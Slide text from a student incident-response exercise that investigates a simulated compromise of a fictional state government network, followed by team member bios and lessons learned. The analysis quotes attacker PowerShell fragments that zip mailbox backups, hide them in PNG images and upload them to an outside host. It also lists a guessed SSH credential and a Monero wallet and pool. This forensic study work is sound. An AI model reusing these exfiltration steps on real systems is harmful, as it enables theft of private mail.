Mail data is exfiltrated via steg obfuscation to verisocial.net

Mail Server Data Exfiltration



- Using Invoke-PSImage powershell script made by Barrett Adams (@peewpw) to exfil data.
- From the script content, discovered that user mail data was exfiltrated.
- Invoke-RestMethod -SkipCertificateCheck -Uri "https://verisocial.net/api/v1/media"
 - Also /api/v1/statuses endpoint
- \$files = Get-Item -Path C:\Users\administrator.CORPORATE\Documents\Backups*.zip*
- \$files[\$Index].Name + ".png"
- if (\$content) { Invoke-PSImage -Script \$content -Out ".\last.png" }
 - Last.png being on the system is proof the script completing.



Name	Date modified	Type	Size
Administrator.pst	11/17/2020 8:33 PM	PST File	513 KB
asarea.pst	11/17/2020 8:33 PM	PST File	513 KB
DiscoverySearchMailbox(D919BA05-46A6...	11/17/2020 8:33 PM	PST File	265 KB
jsuisto.pst	11/17/2020 8:33 PM	PST File	265 KB
ktzakur.pst	11/17/2020 8:33 PM	PST File	513 KB
Mailboxes.zip	11/17/2020 8:34 PM	Compressed (zipp...	444 KB
mmarteno.pst	11/17/2020 8:33 PM	PST File	513 KB
mmilagro.pst	11/17/2020 8:33 PM	PST File	265 KB
nforgisto.pst	11/17/2020 8:33 PM	PST File	1,009 KB
sbruna.pst	11/17/2020 8:33 PM	PST File	513 KB
spam.pst	11/17/2020 8:33 PM	PST File	265 KB



last.png	11/17/2020 11:40 ...	PNG File	712 KB
----------	----------------------	----------	--------

u = u

Power Outage

From: Koldo Tzakur <ktzakur@verixikonstate.com>
To: Antton Sarea <asarea@verixikonstate.com>
Subject: Re: Election Update
Date: Mon, 16 Nov 2020 11:46:08 -0700

Hello Antton,

I agree, I hope it gets fixed soon. I don't like to deal with emergencies the day before the election. It really messes with my campaign. The sooner we can get some answers, the better I'll feel.

Governor Koldo Tzakur

On 11/16/2020 11:43 AM, Antton Sarea wrote:

> Hi Koldo,
>
> Election prep is looking very good. This power stuff is a little
> concerning..
>
> Antton
>

From: Koldo Tzakur <ktzakur@verixikonstate.com>
To: Antton Sarea <asarea@verixikonstate.com>, sbruna@verixikonstate.com
Subject: URGENT!
Date: Mon, 16 Nov 2020 13:30:20 -0700

We need to get this crisis under control. The public is already going through enough issues as it is with the pandemic and now this power outage. My poll numbers are plummeting. Are the voting station all ready to go for the election tomorrow?

Sincerely,


Governor Koldo Tzakur

People are referencing a power outage, but no signs of widespread outage were found...

Open-Source Crypto-Miner

Installed onto two systems via the compromised Ansible jump box with remote configuration scripts, prior to the main attack. The miner connects to a pool consisting addresses flagged by Cisco Talos as Cryptomining.

Wallet: 47W2aabadoEJESAP4TwxFmJwKAwukLz6xZy7yCfJYF1BKr8gvJXYrnpn7p5WbqiopWkv21BNbcsKiWwfLHxsvHeLqWv5qA
Pool: xmr-us-east1.nanopool.org:14444



<https://github.com/xmrig/xmrig>

“XMRig is a high performance, open source, cross platform RandomX, KawPow, CryptoNight and GhostRider unified CPU/GPU miner and RandomX benchmark. Official binaries are available for Windows, Linux, macOS and FreeBSD.”

Crypto-Miner Installation

Nov 12 2020 18:10:54 UTC

Actor from ip 10.0.0.31 guesses ansible password over ssh

- ansible:f0r3ns1c

CryptService.exe is found on the ansible machine, matches hash of cryptminers on Client 1 and 2.



Inventory.yml contains:

- client1.verixikonstate.com
- client2.verixikonstate.com

Nov 12 2020 18:18:03 UTC

Cryptominer begins running on Client1 and Client2

- Abuses vuln in Crypt32.dll to forge ECC cert (CVE-2020-0601)



Post-Mortem: Theories

[< Table of Contents](#)

Theories reached based on available evidence

In the absence of definitive evidence, we have also developed likely theories regarding the compromise:

- The cryptomining pool connected to on compromised machines ties to Monero, similar to mining malware strains such as WannaMine.
- 10.0.0.1/24 Subnet is rogue device connected to the network.

- BloodHound/SharpHound
 - An Active Directory enumeration tool commonly used for relationship reconnaissance, dumping usernames, and local admin mappings.
 - Had ample evidence of LDAP enumeration that correlated to the use of bloodhound, but never actually found hard evidence.

Adel Barbarawi

< Table of Contents



Contributions:

- PCAP sifting
- Mapping Mac Addresses
- Recording network anomalies
- Following up on leads through Network Traffic
- Some Disk and Memory Forensics
- Slides

Lessons Learned:

- Good documentation will save you a lot of time
- Tooling is helpful, but sometimes raw data can be useful
- Teamwork and communication is very important
- A good coordinator is useful

Takeaways:

- Incident Response is fun
- Everything looks malicious if you look hard enough
- One piece of evidence is not conclusive
- Writing every artifact down will come in handy

*Master of Science in Computer Science.
Cybercorps SFS Scholar.
Expected grad May 2027.*





Daniel Gaevskiy

Contributions:

- Voter fraud analysis
- Email analysis
- Misc. host forensics
- Slides
- Organized evidence to create cohesive timelines/understandings of attack chains
- IOC compilation
- Metasploit traffic decryption

Lessons Learned:

- Pacing analysis can prevent tunnel vision.
- Artifacts do not necessarily mean an attack chain fully executed.
- Conclusions must be reached on multiple pieces of evidence, rather than one.
- Memprocfs's proc-v.txt coupled with memory dumps are very helpful :)

Takeaways:

- Versatility in tooling is essential for proper forensics; familiarity with only one tool will hinder the effectiveness of your analysis
- AI can be incredibly useful, so long as you are able to verify its results and understand the conclusions it reaches
- An open-source tool or script likely already exists for the specific analysis you want to do

→ CyberCorp SFS Scholar
→ Graduated w/ Bachelor's degree in May 2026
→ Currently in a Master's program at LUC

Josh Stevens

Michigan Technological University
Cybersecurity Masters (May 2027)
CyberCorps SFS Scholar



Michigan
Technological
University



Contributions:

- Tool Setup**
- Executable Analysis**
- General Attack Timeline
- Analyzing injected processes
- Slides

Lessons Learned:

- Importance of timestamps
- Importance of artifact collection
- Importance of security tool capabilities **BEFORE** the attack
- Knowing malicious from benign
- IR team is most effective when everyone is working together and communicating

Takeaways:

- IR is really fun (probably less fun and more stressful when real)
- Preparation is key
- Don't be lazy and collect your evidence properly
- AI is good for busy work and very technical programming
- AI should not be relied on for major conclusions, will often generate false positives

Cooper Jackson

Undergrad Senior in SWE at Auburn University



Contributions:

- Host/Memory Enumeration
- Decryption of Cobalt Strike Traffic
- Cryptominer timeline
- Mail data exfiltration
- Client 3 <-> ICS_Eng communications

Lessons Learned:

- How to distinguish malicious vs benign traffic/processes
- Increased understanding of C2 traffic and encryption methods
- Teamwork makes the dream work
- Learned how to correlate events into a full attack chain

Takeaways:

- Get the 'big picture' first
- Hayabusa is great
- Document, Document, Document
- AI can be great for finding patterns in data, but cannot be blindly trusted.
- Creating a master timeline as you go is very important

Hongrong Zhong

Master in Transdisciplinary CyberSecurity, Minor in Psychology



Contributions:

- Host analysis with disk and memory
- OT/SCADA Modbus attack analysis
- In-Depth Client3 investigation
- Lateral-Movement

Lessons Learned:

- Masquerading is a go-to adversary tactic as they disguises files and processes
- Memory Capture holds critical information that disk don't have, but it is volatile if not captured correctly
- Team Communication and discussion of finding is needed

Takeaways:

- Correlate host-based artifacts with network traffic analysis (PCAP) is needed
- AI utilization is useful and helpful, still need to verify
- Cross-reference evidence from multiple sources helps reveal the big picture
- Open-Source tools is really useful for analyzation.

Sources (Quotes & Media)



- <https://www.se.com/us/en/faqs/FA168406/>
- <https://www.microsoft.com/en-us/security/business/security-101/what-is-siem>
- <https://www.microsoft.com/en-us/security/business/security-101/what-is-edr-endpoint-detection-response>
- <https://cdn.vectorstock.com/i/1000v/91/62/moray-eel-skeleton-in-circular-border-vector-60869162.jpg>
- https://i.ytimg.com/vi/tUfv0TYBXQQ/hq720.jpg?sqp=-oaymwEhCK4FEIIDSFrYq4qpAxMIARUAAAAAGAEIAADIQJOAgKJD&rs=AOn4CLBjr9OcQPo2vbfyW9bciWcBWeE_w
- https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcTyALtDJQMDI9r3aDrCiSu8_Ejk73eU64PcFOEajP1aQIAkY0emQXOMh-HS&s=10
- <https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcSWy6lqLcquDdDRFox3nPYpuJlul7As2wHmtGpVCMWqA&s=10>
- <https://www.shutterstock.com/image-illustration/tunnel-blue-digital-texture-red-260nw-435756889.jpg>
- <https://media3.giphy.com/media/v1.Y2lkPTZjMDliOTUyNGUzZGdhYzEzdWxOdWsxMHNzNDJheGltcW5iOXp0ZzQ0ZGk1enIsOCZlcD12MV9naWZzX3NIYXJjaCZjdD1n/ukqBV7WM4BQ4w/200w.gif>
- <https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcQzMIOkPwVTHnZanPPIqYYmPPrHkoWpDGfzIAwjsEHgixj6Qjd7TII4J53I&s=10>
- <https://yarmacybersec.com/images/arp-icon-2.png>
- <https://www.cobaltstrike.com/app/uploads/2025/10/Cobalt-Strike-Guy-on-Comp1.png>
- https://upload.wikimedia.org/wikipedia/commons/d/da/Logo_of_Modbus.svg
- <https://media.tenor.com/tslNeUuAskgAAAAM/coraline-dad-type.gif>
- <https://github.com/peewpw/invoke-psimage>

Descriptions of the Eel from IR teams on the Frontline

